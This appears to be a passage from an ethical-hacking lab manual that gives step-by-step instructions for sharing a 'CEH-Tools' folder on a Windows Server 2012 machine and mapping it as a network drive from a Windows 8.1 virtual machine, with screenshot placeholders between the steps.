
4. Select **Sharing** tab from the **CEH-Tools Properties** window to modify and display current **shared folder settings**
5. Click **Share** button to access the File Sharing option




6. In File Sharing wizard, select **Everyone** (All Users in the list) from the drop down list and click **Add**



7. In the newly added users (**Everyone**), click Read drop-down menu and click **Read/Write**




8. Click **Share** in order to begin sharing with the added users




PROMPTED TO TURN ON NETWORK DISCOVERY AND FILE SHARING

9. Click **Done** button in the confirmation of **File Sharing wizard**




10. Now Login into **Windows 8.1** virtual machine from Hyper-V Manager


11. Go to **Apps** screen and click **This PC** icon




12. This PC screen appears, click Computer tab, and in the ribbon click Map network drive from Map network drive drop down list



13. Specify the Drive letter as **Z:** and click **Browse** to select the Folder




14. Select a shared network folder from **Browse For Folder** wizard




Note: If the machine is not displayed in the list, manually enter \\ followed by the IP address of Windows Server 2012 machine \ name of the shared folder i.e, **CEH-Tools** in the address bar of **This PC** window, enter the credentials of Windows Server 2012 in Windows Security dialog box and map the shared folder to the network drive.

Example: \\10.0.0.9\CEH-Tools


15. You will be prompted for host machine credentials. Provide the **Username** and **Password** of your Windows Server 2012 machine and click **OK**.



